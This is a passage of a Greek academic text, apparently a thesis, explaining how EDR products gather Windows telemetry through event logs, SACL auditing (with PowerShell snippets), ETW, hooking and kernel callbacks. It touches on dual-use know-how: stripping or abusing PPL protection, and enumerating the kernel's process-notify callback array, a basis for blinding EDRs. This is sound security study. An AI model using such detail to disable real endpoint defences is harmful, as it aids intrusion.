Το σύστημα MDR είναι παροχή της ασφάλειας τελικών κόμβων ως υπηρεσία (as a service). Πολλοί οργανισμοί δεν μπορούν να διαθέσουν τους πόρους για να δημιουργήσουν και να εκπαιδεύσουν ομάδες που θα στελεχώσουν ένα μικρό Κέντρο Αντιμετώπισης Κυβερνοπεριστατικών (Security Operations Center -SOC) που θα προστατεύει τον οργανισμού, μέσω των διαφόρων εργαλείων ασφαλείας. Έτσι, αυτό παρέχεται από κάποια εταιρία που χρησιμοποιεί δικό της προσωπικό και εργαλεία για να παρέχει ως υπηρεσία στον πελάτη. Ένα εργαλείο που αναμένεται να περιλαμβάνεται αυτή την υπηρεσία είναι κάποιο EDR, αλλά δεν είναι το μοναδικό. Οι δυνατότητες που περιλαμβάνονται συνήθως σε μία τέτοια υπηρεσία είναι (CROWDSTIKE, 2021):

1. Συνεχής παρακολούθηση.
2. Προληπτικό κυνήγι απειλών (Threat hunting).
3. Προτεραιοποίηση απειλών και ειδοποιήσεων.
4. Διαχειριζόμενες υπηρεσίες διερεύνησης.
5. Υποβοήθηση στην αντιμετώπιση της απειλής.
6. Διαχειριζόμενες υπηρεσίες αποκατάστασης.

Τα κύρια πλεονεκτήματα του MDR είναι ο χρόνος που απαιτείται για να αναπτυχθεί σε έναν οργανισμό, η εγγύηση βέλτιστης λειτουργίας από εξειδικευμένο προσωπικό και το αρχικό κόστος που επενδύεται. Η εγγύηση βέλτιστης λειτουργίας εξασφαλίζεται διότι το προσωπικό ασφαλείας έχει μεγάλη ορατότητα στα τερματικά με αποτέλεσμα να μειωθεί το false positive, να αυξηθεί η αποτελεσματικότητα και να δράσει απομακρυσμένα για εγκληματολογική έρευνα(forensics) ή/και απόκριση σε συμβάν (Incident Response) (CROWDSTIKE, 2021)

2.2 Εισαγωγικές έννοιες

2.2.1 Τηλεμετρία και Εκμετάλλευσή της από τα EDRs

Τηλεμετρία είναι η συλλογή και αυτόματη μετάδοση δεδομένων για γεγονότα που συμβαίνουν στο σύνολο του δίκτυο, και μπορεί να προέρχονται από ενδιάμεσους κόμβους, υπολογιστές τελικών χρηστών, server ή συσκευές δικτύου.

Υπάρχουν αρκετές μέθοδοι διαθέσιμες για τη παραγωγή τηλεμετρίας από τα EDRs (Specter Ops, 2021):

1. Οργανική καταγραφή (Organic Logging). Το Windows Event Log παρέχει τη δυνατότητα να παρακολουθούνται εκατοντάδες σημεία στο λειτουργικό. Επίσης, παρέχει τη δυνατότητα στις εφαρμογές να καταγράφουν απευθείας σε αυτό δικές τους εγγραφές, με το `ReportEvent` API.

2. System Access Control Lists (SACL). Μία λίστα SACL επιτρέπει στον διαχειριστή της λίστας να καταγράψει προσπάθειες πρόσβασης σε ένα αντικείμενο ασφαλείας (securable object[5]). Κάθε καταγραφή σε αυτή τη λίστα (Access Control Entry – ACE) καθορίζει τον τύπο της πρόσβασης και από ποια οντότητα θα καταγραφεί ένα γεγονός στο security event log. Μπορεί για παράδειγμα, να καταγραφή αποτυχία ή επιτυχία, ή και τα δύο, πρόσβασης σε ένα συγκεκριμένο securable object. (Microsoft, 2021)

Θα μπορούσαν για παράδειγμα, να χρησιμοποιηθούν δύο συγκεκριμένες SACLs από ένα EDR για τον εντοπισμό μίας κακόβουλης ενέργειας (Stuckey, 2018):

α. **SACLs Ανάγνωσης σε Αντικείμενα**. Αυτές οι SACLs μπορούν να σχεδιαστούν κατάλληλα ώστε να είναι δυνατός ο εντοπισμός επιτυχημένων παραβιάσεων (post-exploitation), ο κακόβουλος χρήστης θα προσπαθήσει να διαβάσει το περιεχόμενο αντικειμένων για να επιτύχει κλοπή διαπιστευτηρίων (credential theft), αναβάθμιση δικαιωμάτων (privilege escalation), υπεξαίρεση πληροφοριών από αρχεία κλπ. Μπορεί να εφαρμοστεί σε αρχεία συστήματος ή κλειδιά της registry. Επίσης θα μπορούσε να δημιουργηθεί ένα αρχείο με όνομα "Κωδικοί.docx", προκειμένου να σημάνει συναγερμό σε περίπτωση πρόσβασης σε αυτό (ένα είδος canary). Ενδεικτικός κώδικας powershell για τη δημιουργία τέτοιας λίστας και δημιουργία εγγραφής για την παρακολούθηση του αντικειμένου "Κωδικοί.docx", είναι ο ακόλουθος:

```
# SACL Primitive for File Reads / Directory Traversals / Ownership
Changes
$AuditUser = "Everyone"
$AuditRules = "ReadData, TakeOwnership"
$InheritType = "None"
$PropagationFlags = "None"
$AuditType = "Success"
$FileReadSuccessAudit = New-Object
System.Security.AccessControl.FileSystemAuditRule($AuditUser,$AuditRules,
$InheritType,$PropagationFlags,$AuditType)
$FilePath = "$ENV:USERPROFILE\Documents\Κωδικοί.docx"
# Get the ACL with Audit ACEs
$Acl = Get-Acl $FilePath -Audit
# Set the ACE
$Acl.SetAuditRule($FileReadSuccessAudit)
# Apply the ACL
$Acl | Set-Acl | Out-Null
```

β. **SACLs Εγγραφών σε Αντικείμενα**. Παρόμοιες SACLs είναι κατασκευασμένες για να ανιχνεύουν εγγραφές, τροποποιήσεις, αλλαγές δικαιωμάτων σε ασφαλή αντικείμενα (securable objects) που συνήθως χρησιμοποιούνται για επίμονη εγκατάσταση (persistence), αντι-εγκληματολογική ανίχνευση, ή εγκατάσταση μηχανισμού παρακολούθηση ενός συστήματος (spyware). Μπορεί επίσης να εφαρμοστεί σε αρχεία συστήματος και κλειδιά registry. Ενδεικτικός κώδικας κατασκευής τέτοια λίστας για αρχεία:

[5] Ένα securable object είναι ένα αντικείμενο που διαθέτει περιγραφέα ασφαλείας (security descriptor). Όλα τα αντικείμενα των Windows που διαθέτουν όνομα είναι securable objects, αλλά και μερικά αντικείμενα χωρίς όνομα έχουν περιγραφέα ασφαλείας, όπως οι διεργασίες (processes) και τα νήματα (thread). (https://docs.microsoft.com/en-us/windows/win32/secauthz/securable-objects)

```
# SACL Primitive for File Writes / Appends / Deletes / Ownership Changes
$AuditUser = "Everyone"
$AuditRules = "CreateFiles, AppendData, DeleteSubdirectoriesAndFiles,
Delete, TakeOwnership"
$InheritType = "None"
$PropagationFlags = "None"
$AuditType = "Success"
$FileWriteSuccessAudit = New-Object
System.Security.AccessControl.FileSystemAuditRule($AuditUser,$AuditRules,$I
nheritType,$PropagationFlags,$AuditType)
```

, και για κλειδί registry:

```
# SACL Primitive for Registry Key Value Sets / Key Creation / Key Writes /
Ownership Changes
$AuditUser = "Everyone"
$AuditRules = "SetValue, CreateSubkey, WriteKey, TakeOwnership"
$InheritType = "None"
$PropagationFlags = "None"
$AuditType = "Success"
$RegistryWriteSuccessAudit = New-Object
System.Security.AccessControl.RegistryAuditRule($AuditUser,$AuditRules,$Inh
eritType,$PropagationFlags,$AuditType)
```

3. Event Tracing for Windows (ETW). Το Event Tracing for Windows (ETW) είναι ένα ενσωματωμένο χαρακτηριστικό των λειτουργικών συστημάτων Windows, αρχικά σχεδιασμένο να εκτελεί διαγνωστικά στα εγκατεστημένα λογισμικά. Το ETW επιτρέπει την εκτεταμένη υποτύπωση και παρακολούθηση της λειτουργικότητας των διεργασιών (process) και των κλίσεων του WINAPI. Επίσης, το ETW είναι αποτελεσματικός μηχανισμός παρακολούθησης, ενσωματωμένος στον πυρήνα (kernel) που επιτρέπει την καταγραφή τόσο σε σημεία του πυρήνα, όσο και στο επίπεδο χρηστών (userland). Μπορεί κάποιος να καταναλώσει τις εγγραφές αυτές σε πραγματικό χρόνο ή να τις εγγράψει σε αρχεία καταγραφής (logs), ώστε να μπορέσει να αποσφαλματώσει μία εφαρμογή ή να βρει προβλήματα επιδόσεων της εφαρμογής. (Karl, Sharkey, Coulter, Jacobs, & Satran, 2021)


Αναλυτική περιγραφή του ETW γίνεται στο βιβλίο "Windows Internal, 7th edition, Part 2" (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021, pp. 499-525)

Παρακάτω φαίνεται ένα διάγραμμα του ETW [Εικόνα 1], και επισημαίνονται τα ακόλουθα:

α. Ελεγκτές (Controllers), που σταματάνε και ξεκινά την καταγραφή των γεγονότων από του παρόχους, και γενικά επιβλέπουν τις συνεδρίες (sessions).

β. Πάροχοι (Providers), που παράγουν τα γεγονότα. Στα Windows 11, οι πάροχοι έχουν φτάσει τους 1.000 και μπορούν να παράγουν πάνω από 50.000 διαφορετικά γεγονότα (Teodorescu, Korkin, & Golchikov, 2021). Βλέπε πιο αναλυτικά: Πίνακας 1. Πάροχοι ET: Εφαρμογές, DLLs, Πυρήνας και Οδηγοί .

γ. Καταναλωτές (Consumers), που καταναλώνουν τα γεγονότα.



Εικόνα 1. Διαγραμματική απεικόνιση του ETW. (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021, σ. 500)

Εφαρμογές και Υπηρεσίες	**DLLs**	**Πυρήνας Λ.Σ. και Οδηγοί**
Επίπεδο Συστήματος Λ.Σ. • Smss • Winint • Services	**Επίπεδο Συστήματος Λ.Σ.** • Ntdll • KernaleBase • Shell32\ Advapi32\ SetupAPI	**Επίπεδο Συστήματος Λ.Σ.** • Nt • Win32kbase\ Win32kfull
Ασφάλεια και AntiVirus • NisSrv • MsMpEng • SgrmBroker	**Ασφάλεια και Κρυπτογράφηση** • Wintrust\ Amsi\ Wscapi • Rsaenh\ Ncrypt\ Bcrypt\ Crypt32 • Irewallapi\ FwpucInt	**Ασφάλεια και Κρυπτογράφηση** • Cng\ FileCrypt • KSecdd • MsSecFlt • Tbs
Συνήθεις Εφαρμογές • Explorer • Notepad • Msedge • Mspaint	**Δίκτυο και WMI** • Urlmon\ WinHTTP • Webio\ Wbemcomn • Iertutil\ DnsApi	**Δίκτυο και Συσκευές** • NTFS\ CimFS\ WciFS • VwifiFlt\ CldFlt\ BindFlt • HTTP\ TcpIp\ NetIO • Partmng\ VolMgr\ NDIS • Disk\ CDrom\ ClassPNP

Πίνακας 1. Πάροχοι ET: Εφαρμογές, DLLs, Πυρήνας και Οδηγοί (Teodorescu, Korkin, & Golchikov, 2021)

Αν θέλει κάποιος να απαριθμήσει τις ενεργές συνεδρίες του ETW μπορεί να εκτελέσει το εργαλείο της Microsoft "xperf", αφού εγκαταστήσει το "Windows Performance Toolkit" που

```
cd /d "C:\Program Files (x86)\Windows Kits\10\Windows Performance Toolkit"
xperf -Loggers > ETW_Sessions.txt
```

διανέμεται μαζί με το "Windows Assessment and Deployment Kit (ADK)"[6]. (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021)

Αν θέλει να δει τους παρόχους, μπορεί να το κάνει πάλι με τα εργαλεία "xperf" ή "wevtutil" ,

```
cd /d "C:\Program Files (x86)\Windows Kits\10\Windows Performance Toolkit"
xperf -providers R > registered_providers.txt
xperf -providers I > installed_providers.txt
```

όπου I: Installed και R: Registered:

Υπάρχουν πολλές ακόμα δυνατότητες για ένα χρήστη μέσω του εργαλείου "xpef", όπως να δει τις καταγραφές της δικτυακής κίνησης:

```
cd /d "C:\Program Files (x86)\Windows Kits\10\Windows Performance Toolkit"
xperf -on NETWORKTRACE -f c:\network.etl
```

Θα πρέπει να σημειωθεί ότι, ορισμένες λειτουργίες του ETW, είναι διαθέσιμες μόνο σε Protected Process Light (PPL) εφαρμογές (Teodorescu, Korkin, & Golchikov, 2021), ένας καινούριος μηχανισμός προστασίας κρίσιμων εφαρμογών που τρέχουν στα Windows λειτουργικά, όπως τα αντιιικά προγράμματα. Αυτός όμως τελικά ο μηχανισμός αποδείχθηκε πολύ ανεπαρκής, δηλ. υπάρχει δυνατότητα να αποχαρακτηριστούν PPL εφαρμογές (Landau, 2022), μέχρι και προβληματικός. Προβληματικός γιατί είναι δυνατό να ενεργοποιηθεί παράτυπα και στο κακόβουλο λογισμικό, προστατεύοντάς το από τις υπόλοιπες διεργασίες ασφαλείας του λειτουργικού συστήματος (Landau, Protecting Windows protected processes, 2021). Να τονιστεί ότι ο μηχανισμός του λειτουργικού συστήματος PatchGuard δεν ελέγχει την ακεραιότητα των PPL εφαρμογών. (Korkin, 2021)

4. Dynamic Tracing (DTrace) των Windows (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021, σσ. 525-535). Αποτελεί μία πλατφόρμα ανοιχτού κώδικα που ξεκίνησε από το Solaris λειτουργικό και επεκτάθηκε και σε άλλα μεγάλα λειτουργικά συστήματα, όπως MacOS X και FreeBSD. Τα Windows μόλις πρόσφατα προσέθεσαν τη δυνατότητα εγκατάστασης του DTrace, από την αναβάθμιση 1903 του λειτουργικού, ενώ σε κάθε νεότερη έκδοση προστίθενται και νέα χαρακτηριστικά. Μέχρι στιγμής, δεν είναι δυνατό να εντοπιστεί κάποιο EDR που να το χρησιμοποιεί για να συγκεντρώνει γεγονότα, κάτι που θα έδινε πολύ μεγάλες δυνατότητες ορατότητας εσωτερικά στους υπολογιστές. Ως εκ τούτου δε θα γίνει εκτενής αναφορά.

Το DTrace δημιουργήθηκε για να καλύψει τα κενά του ETW, και συγκεκριμένα του ότι ο τελικός χρήστης μπορεί (με το ETW) να υποτυπώσει μόνο γεγονότα που παράγονται από καλά ορισμένα κομμάτια του λειτουργικού, πχ το .NET Common Language Runtime (CLR)[7]. Έτσι, το DTrace κατασκευάστηκε ως το δυναμικό μέσο παραγωγής γεγονότων για να μπορεί να παρακολουθεί τη συμπεριφορά των προγραμμάτων του χρήστη και του λειτουργικού. Για παράδειγμα, ο πάροχος SYSCALL επιτρέπει την ιχνηλάτηση των κλήσεων συστήματος, τόσο κατά την είσοδο όσο και κατά την επιστροφή, που ξεκίνησαν από τις εφαρμογές του χρήστη ή από οδηγούς της περιοχής πυρήνα μέσω των Zw* APIs.

5. Αγκίστρωση (Hooking) σε συναρτήσεις. Η αγκίστρωση σε συναρτήσεις είναι μία μέθοδος δυναμικής εκτροπής μονοπατιού εκτέλεσης των συναρτήσεις, και ουσιαστικά σε APIs του Λειτουργικού Συστήματος. Η αγκίστρωση επίσης επιτρέπει να συλλεχθούν πληροφορίες ακριβώς για τις συνθήκες κλήσης της συγκεκριμένης συνάρτησης, δηλαδή το όνομα του προγράμματος που έκανε την κλήση και ο κώδικας λίγο πριν, καθώς και οι παράμετροι που χρησιμοποιήθηκαν για την κλήση της.

[6] Δωρεάν από το https://docs.microsoft.com/en-us/windows-hardware/get-started/adk-install .

[7] Το CLR είναι ένα περιβάλλον εκτέλεσης (run-time environment) για διαχειριζόμενο κώδικα (managed code) .NET προγραμμάτων. Οι γλώσσες προγραμματισμού C#, Visual Basic και F# μετατρέπονται σε μία ενδιάμεση γλώσσα (intermidiate language) και μέσω του CLR σε native κώδικα. (https://docs.microsoft.com/en-us/dotnet/standard/clr)

Με την εκτροπή της κλήσης, είναι δυνατό να γίνει εκτέλεση άλλου κώδικα, που θα αποφασίσει αν θα συνεχίσει στη λειτουργία της συνάρτησης που κλήθηκε αρχικά ή θα εκτελέσει άλλη λειτουργία, όπως πχ. τη διακοπή της εφαρμογής.

Η ιεραρχία των συναρτήσεων είναι σημαντικός παράγοντας που θα καθορίσει που είναι βέλτιστο να εισαχθεί η αγκίστρωση:

α. Win32 API (kernel32.dll, user32.dll, advapi32.dll)

β. Νέο επιπέδο Win32 API (kernelbase.dll), χαμηλότερα από το kernel32.dll[8]

γ. Native API

δ. Syscalls, στην περιοχή πυρήνα

Αναφορικά με την αγκίστρωση και πώς εκτελείται, πρόκειται να γίνει αναλυτική παρουσίαση στην παράγραφο "Ανάλυση Τεχνικής Αγκίστρωσης (Hooking) σε Ρουτίνες του API που χρησιμοποιούνται από τα EDR".

6. Συναρτήσεις Επανάκλησης στον Πυρήνα (Kernel Callback Functions). Όταν η Microsoft εφάρμοσε το PatchGuard, όπως αναλύεται παρακάτω στην ενότητα "Πεδίο Ορατότητας των EDR και PatchGuard", έγινε κατανοητό ότι αυτό θα επηρέαζε τη λειτουργικότητα των προγραμμάτων ασφαλείας και θα περιόριζε τις δυνατότητες ορατότητας στον πυρήνα. Σαν αντιστάθμισμα, δημιούργησε τις επανακλήσεις πυρήνα.

Έτσι, ο πυρήνας των Windows ξεκίνησε να προσφέρει ένα μηχανισμό για ειδοποίηση στους οδηγούς (drivers), που είναι εγκαταστημένοι στον πυρήνα, όταν ικανοποιηθούν κάποιες συνθήκες. Αυτός ο μηχανισμός ονομάζεται "Kernel Callback Functions". Ένας οδηγός μπορεί να δημιουργήσει ένα αντικείμενο επανάκλησης (callback object), και άλλοι οδηγοί μπορούν να ζητήσουν να λαμβάνουν ειδοποιήσεις για συνθήκες που συσχετίζονται με το αντικείμενο επανάκλησης. Επιπλέον, το σύστημα έχει καθορισμένα 3 αντικείμενα για χρήση από τους οδηγούς, τα εξής: **\Callback\SetSystemTime**, **\Callback\PowerState**, και **\Callback\ ProcessorAdd**. (Hudek, Epperly, & Sherer, Callback Objects, 2021)

Για να γίνει συνδρομητής ένας οδηγός στο αντικείμενο επανάκλησης που δημιουργήθηκε από το σύστημα (ή άλλον οδηγό) ώστε να λαμβάνει ειδοποιήσεις, ο οδηγός ανοίγει το αντικείμενο επανάκλησης και εγγράφει μια ρουτίνα επανάκλησης. Όταν οι συνθήκες που καθορίστηκαν, ικανοποιηθούν, τότε δημιουργείται μία ειδοποίηση και αποστέλλεται στον οδηγό που έχει εγγράψει τη συνδρομή και το σύστημα εκτελεί τη ρουτίνα επανάκλησης (callback routine) που είναι καταχωρημένη εκεί. (Hudek, Epperly, & Sherer, Callback Objects, 2021) Μάλιστα, υπάρχουν δύο είδη ειδοποιήσεων, η "pre" και η "post", ανάλογα αν η ειδοποίηση θα γίνει πριν την εκτέλεση της ενέργειας ή μετά. (Bauters, 2021a)

Να τονιστεί ότι, επειδή τα γεγονότα παράγονται σε επίπεδο πυρήνα, θεωρούνται πιο αξιόπιστα από τα γεγονότα σε επίπεδο χρήστη. Άρα, συνηθίζεται να γίνεται χρήση συλλογής δεδομένων για τηλεμετρία από Kernel Callback Functions και κατόπιν, να εμπλουτίζονται τα συλλεγόμενα δεδομένα και με άλλες μεθόδους, κυρίως το ETW. Επίσης, σε αντίθεση με το ETW, υπάρχει η ενσωματωμένη δυνατότητα να μπλοκάρει τη δημιουργία μίας διεργασίας, που στο ETW θα πρέπει να γίνει με άλλο έμμεσο τρόπο. Επιπλέον, οι ειδοποιήσεις των Callback Functions είναι πολύ πιο άμεσες. (Reis, 2020)

Οι τύποι ενεργειών που μπορούν να χρησιμοποιηθούν σε αυτό το μηχανισμό, είναι εξαιρετικά περιορισμένοι αν και καίριοι. Οι σημαντικότεροι είναι οι ακόλουθοι:

α. Δημιουργία Διαδικασίας (process): `PsSetCreateProcessNotifyRoutine`, με επίθεμα `Ex` ή `Ex2`.

β. Δημιουργία Νήματος (Thread): `PsSetCreateThreadNotifyRoutine(Ex)`.

γ. Φόρτωση Εικόνας (Image): `PsSetLoadImageCallbackRoutine`

δ. Πρόσβαση (handle) σε Αντικείμενο (μόνο από: Διεργασία, Νήμα, Desktop): `ObRegisterCallback`.

ε. Πρόσβαση/ Τροποποίηση της Registry: `CmRegisterCallback(Ex)`.

[8] New Low-Level Binaries - Win32 apps | Microsoft Docs: https://docs.microsoft.com/en-us/windows/win32/win7appqual/new-low-level-binaries

στ. Έλεγχος οδηγών εκκίνησης (boot drivers) πριν φορτωθούν, μόνο οδηγοί Early Launch Antimalware (ELAM)[9]: `IoRegisterBootDriverCallback`

Από ότι βλέπουμε έχουμε τις κατηγορίες: διεργασία, νήμα, εικόνα, αντικείμενο και Registry. Μία πλήρη λίστα με τις συναρτήσεις δίνεται σε αυτό το σύνδεσμο[10]. Καλό είναι να ασχοληθούμε λίγο περισσότερο με τις πιο ενδιαφέρουσες από αυτές, την `PsSetCreateProcessNotifyRoutine` και τις παραλλαγές της (Ex/Ex2). Η κυρίως συνάρτηση ειδοποιεί όταν είναι δημιουργείται μία διεργασία, ενώ η παραλλαγή Ex[11], δίνει τη δυνατότητα να μπλοκαριστεί η δημιουργία της. Η Ex2 μπορεί επίσης να χρησιμοποιηθεί και για το Windows Subsystem for Linux (WSL). (Reis, 2020)

Συγκεκριμένα, ένας οδηγός μπορεί να εγγραφεί στις ειδοποιήσεις για να ενημερώνεται πότε δημιουργείται μία διεργασία, αν εγγραφεί στην αντίστοιχη λίστα `nt!PspCreateProcessNotifyRoutine`, κάνοντας χρήση της συνάρτησης πυρήνα `PsSetCreateProcessNotifyRoutineEx` ή `PsSetCreateThreadNotifyRoutine`[12] για τα νήματα (με την αντίστοιχη λίστα `nt!PspCreateThreadNotifyRoutine`). Η `nt!PspCreateProcessNotifyRoutine` είναι μία παγκόσμια (global) μεταβλητή που περιέχει μια συστοιχία (array) από δείκτες σε δομές. Ο αριθμός των στοιχείων της συστοιχίας φυλάσσεται σε μία άλλη μεταβλητή, `nt!PspCreateProcessNotifyRoutineExCount`[13]. Έτσι, γνωρίζουμε πόσα στοιχεία υπάρχουν και μπορούμε να μεταβούμε στην αρχική λίστα και να απαριθμήσουμε τα στοιχεία της. Παρέχεται και ο κώδικας για αυτή τη λειτουργία στο (Reis, 2020) και συνολικά για το άρθρο εδώ[14].

Άλλο παράδειγμα αναφορικά με το Sysmon[15], που για να καταγράψει τα γεγονότα που συσχετίζονται με τη registry κάνει χρήση της συνάρτησης επανάκλησης Kernel Callback που ονομάζεται `CmRegisterCallbackEx`, ενώ μία πλήρη λίστα των μεθόδων συλλογής δεδομένων από το Sysmon, που περιέχουν και πολλές συναρτήσεις επανάκλησης, αναφέρονται σε αυτόν το σύνδεσμο**.**


2.2.2 Δικαιώματα Χρήστη και Πυρήνα (User-mode / Kernel-mode)

Το λειτουργικό σύστημα των Windows OS διαθέτει δύο επίπεδα δικαιωμάτων, που δημιουργήθηκαν για λόγους καλής λειτουργίας αλλά και ασφαλείας. Έτσι, η εύρυθμη λειτουργία εξασφαλίζεται επειδή οι εφαρμογές που λειτουργούν εξ' ορισμού στο επίπεδο χρήστη (User-mode), αν δυσλειτουργήσουν δε μεταφέρουν το πρόβλημα στον πυρήνα του λειτουργικού συστήματος. Επιπλέον, η ασφάλεια υποστηρίζεται διότι οι εφαρμογές δε διαθέτουν πρόσβαση στο επίπεδο πυρήνα (kernel) ώστε να έχουν τη δυνατότητα να εκτελέσουν εκεί κακόβουλες ενέργειες. (Yosifovich, Ionescu, Russinovich, & David A. Solomon, 2017, σ. 23)

Στο επίπεδο χρήστη (user-mode) λοιπόν, βρίσκονται οι εφαρμογές που εκτελούνται και έχουν περιορισμένα δικαιώματα. Όταν ένα πρόγραμμα απαιτεί την εκτέλεση μίας εντολή που χρειάζεται αυξημένα δικαιώματα, ο επεξεργαστής εισέρχεται στο επίπεδο πυρήνα. Αυτό ενεργοποιείται με την εντολή της assembly `Syscall` που επιτρέπει την ολοκλήρωση των ενεργειών που απαιτούνται σε επίπεδο πυρήνα, όπως για παράδειγμα να γράψει σε ένα αρχείο, και αμέσως μετά την ολοκλήρωση επιστρέφει σε επίπεδο δικαιωμάτων χρήστη. Αν κοιτάξουμε στην Εικόνα 2, και υποθέσουμε ότι η εφαρμογή απαιτεί την εκτέλεση της συνάρτησης `WriteFile()`, η οποία

[9] https://docs.microsoft.com/en-us/windows-hardware/drivers/install/early-launch-antimalware
[10] https://codemachine.com/articles/kernel_callback_functions.html
[11] https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetcreateprocessnotifyroutineex
[12] Για την διαγραφή της συνδρομής υπάρχει διαφορετικός μηχανισμός για διεργασίες και νήματα. Για διεργασίες χρησιμοποιείται η ίδια ρουτίνα με το δεύτερο όρισμα FALSE, ενώ για τα νήματα υπάρχει διαφορετική ρουτίνα PsRemoveCreateThreadNotifyRoutine.
[13] Υπάρχει και η PspCreateProcessNotifyRoutineCount (χωρίς Ex) και επειδή δεν είναι σίγουρα ποια έκδοση εγγράφει σε ποια μεταβλητή, απλά αθροίζουμε τα αντίστοιχα νούμερα.
[14] https://github.com/uf0o/windows-ps-callbacks-experiments
[15] Το System Monitor (Sysmon), είναι μέρος της σουίτας Sysinternals, που πλέον ανήκει στην Microsoft και εμπλουτίζει τις κανονικές/οργανικές καταγραφές γεγονότων των Windows logs παράγοντας υψηλότερου επιπέδου καταγραφές, όπως δημιουργίας διεργασίας, σύνδεσεις δικτύου, ή αλλαγές στο σύστημα αρχείων. Πλήρης ανάλυση μπορεί να βρεθεί στον ιστότοπο της Microsoft (https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon).

βρίσκεται στο Win32 API, από όπου και θα ξεκινήσει. Κατόπιν η `WriteFile()` θα κάνει κλήση στη συνάρτηση `NtWriteFile()` που βρίσκεται ntdll.dll, διότι από εκεί μόνο μπορεί να γίνει κλήση συστήματος (syscall) και να περάσει στην περιοχή πυρήνα. Μάλιστα η `NtWriteFile()` δεν είναι τίποτα περισσότερο από μία αναφορά στην συνάρτηση με το ίδιο όνομα στην περιοχή πυρήνα, που εδράζει στο ntoskrnl.exe (Monnappa, 2018, p. 292).



Εικόνα 2. Κλασική διαγραμματική απεικόνιση του User-Mode και Kernel-Mode.[16]

Σε αυτό το σημείο, μπορούμε να διευκρινίσουμε ότι υπάρχουν και άλλες εντολές σε assembly για να γίνει η μετάβαση στον πυρήνα (call gates), όπως περιγράφονται παρακάτω (Nissan & Spivakovski, 2020, p. 15):

1. `int 0x2e`, δηλώνει διακοπή στο λειτουργικό για συστήματα πριν τα Windows XP.
2. `sysenter`, εντολή της Intel για συστήματα x86 από Windows XP και μετά.
3. `KiFastSystemCall`, συνάρτηση API του NTDLL.dll, σώζει τον καταχωρητή `esp` στον `edx` πριν καλέσει την `sysenter`. Είναι ο σωστός τρόπος κλήσης για συστήματα x86 systems
4. `Syscall`, εντολή της Intel, αντίστοιχη με το `sysenter` για συστήματα x64.
5. `Call fs[0xc]`, για WoW64 που χρησιμοποιεί τον καταχωρητή FS και το offset στην αγκύλη. Χρησιμοποιείται για την μετατροπή των διευθύνσεων από 32bits σε 64bits, ώστε να καλέσει την εντολή `syscall` της αρχιτεκτονικής x64.
6. `Svc`, για αρχιτεκτονική ARM (Allievi, Ionescu, Russinovich, & David A. Solomon, 2021, p. 93)

